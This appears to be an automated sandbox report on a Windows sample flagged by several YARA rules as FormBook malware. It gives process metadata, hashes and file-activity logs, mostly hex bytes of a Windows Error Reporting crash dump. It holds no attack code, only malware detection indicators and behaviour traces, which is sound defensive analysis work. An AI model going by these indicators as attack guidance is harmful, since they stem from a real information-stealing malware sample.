Imagebase:	0x8d0000
File size:	112640 bytes
MD5 hash:	47EBF3893D8D6DB4ADD1B87AD75495E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.716278315.0000000001630000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.716278315.0000000001630000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.716278315.0000000001630000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.712916248.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.712916248.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.712916248.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.714806993.00000000012C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.714806993.00000000012C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.714806993.00000000012C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182B7	NtReadFile

Analysis Process: explorer.exe PID: 3424 Parent PID: 6644

General

Start time:	13:30:15
Start date:	08/04/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: WerFault.exe PID: 1668 Parent PID: 7024

General

Start time:	13:30:14
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 7024 -s 2152
Imagebase:	0x1220000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	69751717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER15F6.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER15F6.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6974497A	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3400.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3400.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_PO45937008ADENGY_548b4085ddbf64917cc844f65c389b6b83a46a9_884555ad_06e94ec9	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_PO45937008ADENGY_548b4085ddbf64917cc844f65c389b6b83a46a9_884555ad_06e94ec9\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6974497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER15F6.tmp	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3400.tmp	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER15F6.tmp.dmp	success or wait	1	69744BEF	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	success or wait	1	69744BEF	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3400.tmp.xml	success or wait	1	69744BEF	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER344C.tmp.csv	success or wait	1	69744BEF	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3835.tmp.txt	success or wait	1	69744BEF	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER15F6.tmp.dmp	unknown	32	4d 44 4d 50 93 a7 ee a0 0f 00 00 00 20 00 00 00 00 00 00 00 4f e9 6e 60 a4 05 12 00 00 00 00 00	MDMP..... .....O.n`.....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER15F6.tmp.dmp	unknown	6	00 00 00 00 00 00	.....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER15F6.tmp.dmp	unknown	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 ee 42 00 00 02 00 00 00 c4 30 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 ff fb 8b 1f 00 00 00 00 54 05 00 00 f7 03 00 00 70 1b 00 00 3c e9 6e 60 00 00 00 00 01 00 00 00 93 08 00 00 93 08 00 00 93 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 c4 ff ff ff 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 05 00 03 00 00 00 00 00 00 00 00 00 00 00 00 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00	.....U.....B.....0.... ..GenuineIntelW.....T... ....p...<.n`..... .....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....W... . E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e.....	success or wait	1	6974497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER15F6.tmp.dmp	unknown	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 01 00 00 00 68 ed ef 00 05 00 00 00 00 00 00 00 05 00 00 00 a8 ec ef 00 00 ed ef 00 22 d7 ae 74 23 00 00 00 12 02 00 00 a8 ec ef 00 2b 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa	....+...S...+. ..+.......h................... ....".t#...........+.........	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER15F6.tmp.dmp	unknown	168	74 1b 00 00 00 00 00 00 52 43 43 e0 01 00 00 00 00 00 00 00 00 00 00 00 22 d7 ae 74 00 00 00 00 00 05 00 00 00 00 00 00 00 04 16 13 80 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 24 6d 00 00 00 00 d0 1d 0a 01 00 00 00 00 e8 ed ef 00 00 00 00 00 01 00 00 00 00 00 00 00 70 ed ef 00 00 00 00 00 68 ed ef 00 00 00 00 00 f4 76 25 6d 00 00 00 00 cc 2e 31 03 00 00 00 00 d0 1d 0a 01 00 00 00 00 7a 77 25 6d 00 00 00 00 c8 ec ef 00 00 00 00 00 cc 02 00 00 96 3b 00 00	t.......RCC............."..t.. ....$m.............. ....p.......h....... .v%m......1.............zw%m.. ....;..	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER15F6.tmp.dmp	unknown	20	de 02 00 00 d0 f1 ed 6c 00 00 00 00 04 00 00 00 d2 9b 00 00	.......l............	success or wait	734	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER15F6.tmp.dmp	unknown	4	1a 66 15 01	.f..	success or wait	733	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER15F6.tmp.dmp	unknown	4	51 11 0c 00	Q...	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER15F6.tmp.dmp	unknown	4	11 00 00 00	....	success or wait	17	6974497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER15F6.tmp.dmp	unknown	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 aa aa aa aa aa aa aa aa 00 00 00 00 00 00 00 00 aa aa aa aa 00 00 00 00 40 de ef 00 bc 9a 11 77 23 00 00 00 12 02 00 00 b0 dc ef 00 2b 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa	?............................. ....+...S...+. ..+........................... @......w#...........+.........	success or wait	17	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER15F6.tmp.dmp	unknown	48	4c 16 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 a0 c5 00 00 00 00 00 70 f6 7d 06 00 00 00 00 90 09 00 00 c0 33 04 00 cc 02 00 00 22 6b 00 00	L....... ....p.}... ....3......"k..	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER15F6.tmp.dmp	unknown	4	54 00 00 00	T...	success or wait	84	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER15F6.tmp.dmp	unknown	46	28 00 00 00 50 00 4f 00 34 00 35 00 39 00 33 00 37 00 30 00 30 00 38 00 41 00 44 00 45 00 4e 00 47 00 59 00 2e 00 65 00 78 00 65 00 00 00	(...P.O.4.5.9.3.7.0.0.8.A.D.E.N.G.Y...e.x.e...	success or wait	84	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER15F6.tmp.dmp	unknown	120	00 00 9d 69 00 00 00 00 00 80 0e 00 00 08 0f 00 d5 60 8e 5a c6 3a 00 00 bd 04 ef fe 00 00 01 00 07 00 0e 00 00 00 f0 0b 07 00 0e 00 00 00 f0 0b 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 29 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 05 00 00 00	...i.............`.Z.:........ ....?........... ....)............. ..@A..........................	success or wait	5	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER15F6.tmp.dmp	unknown	60	36 00 00 00 4f 00 6e 00 44 00 65 00 6d 00 61 00 6e 00 64 00 43 00 6f 00 6e 00 6e 00 52 00 6f 00 75 00 74 00 65 00 48 00 65 00 6c 00 70 00 65 00 72 00 2e 00 64 00 6c 00 6c 00 00 00	6...O.n.D.e.m.a.n.d.C.o.n.n.R.o.u.t.e.H.e.l.p.e.r...d.l.l...	success or wait	5	6974497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER15F6.tmp.dmp	unknown	668	00 00 d7 69 00 00 00 00 00 20 03 00 96 d7 03 00 2f 7d 50 1b 7c 3b 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 fb fe 0f 00 01 00 00 00 ff ff 13 00 00 00 01 00 00 00 00 01 00 00 00 00 00 ff ff fe 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 40 ba 02 00 00 00 00 00 f0 f3 02 00 00 00 00 86 5b 01 00 00 01 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 e3 6d 03 00 00 00 00 00 36 70 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fa e0 1a 00 00 00 00 00 46 1e 05 00 00 00 00 00 40 ff 1f 00 00 00 00 00 98 53 05 00 00 00 00 00 da 52 2a 34 01 00 00 00 08 37 01 16 00 00 00 00 48 b2 66 0d 00 00 00 00 2a ff e9 00 00 00 00 00 67 9e 00 00 5e cc 00 00 f4 30 05 00 1b 62 0a 00 46 1e 05 00 fb 7e 15 00 98 53 05 00 df 90 21 00 47 41 01 00 dc 86 11 00 00 00 00 00 0d af 0f 00 77 c6 04	...i..... ...../}P.|;.....Zb ....@..... [.....m.. ....6p.....F. .....@.....S.....R*4.... .7.....H.f.....*.....g...^. ...0...b..F....~...S....!.GA.. .....w..	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER15F6.tmp.dmp	unknown	34500	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	....E.v.e.n.t..... (...W.a.i.t.C.o.m.p.l.e. t.i.o.n.P.a.c.k.e.t.....I.o. C.o.m.p.l.e.t.i.o.n.....T.p. W.o.r.k.e.r.F.a.c.t.o.r.y..... ..I.R.T.i.m.e.r...(...W.a.i.t. C.o.m.p.l.e.t.i.o.n.P.a.c.k.e. t.....I.R.T.i.m.e.r...(...W. a.i.t.C.o.m.p.l	success or wait	1	6974497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER15F6.tmp.dmp	unknown	120	03 00 00 00 34 03 00 00 08 07 00 00 04 00 00 00 74 23 00 00 48 0a 00 00 0e 00 00 00 84 00 00 00 bc 2d 00 00 05 00 00 00 e4 2d 00 00 ee 6d 00 00 06 00 00 00 a8 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 d4 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 80 53 00 00 1b b2 04 00 15 00 00 00 ec 01 00 00 40 2e 00 00 16 00 00 00 98 00 00 00 2c 30 00 00	....4.....t#..H.....-.....-...m.....`...8.....T.....S.....@.....,0..	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	ff fe	..	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<.?.x.m.l. .v.e.r.s.i.o.n.=.". 1...0.". .e.n.c.o.d.i.n.g.=.". U.T.F.-.1.6.".?.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 37 00 30 00 32 00 34 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.7.0.2.4.<./.P.i.d.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown
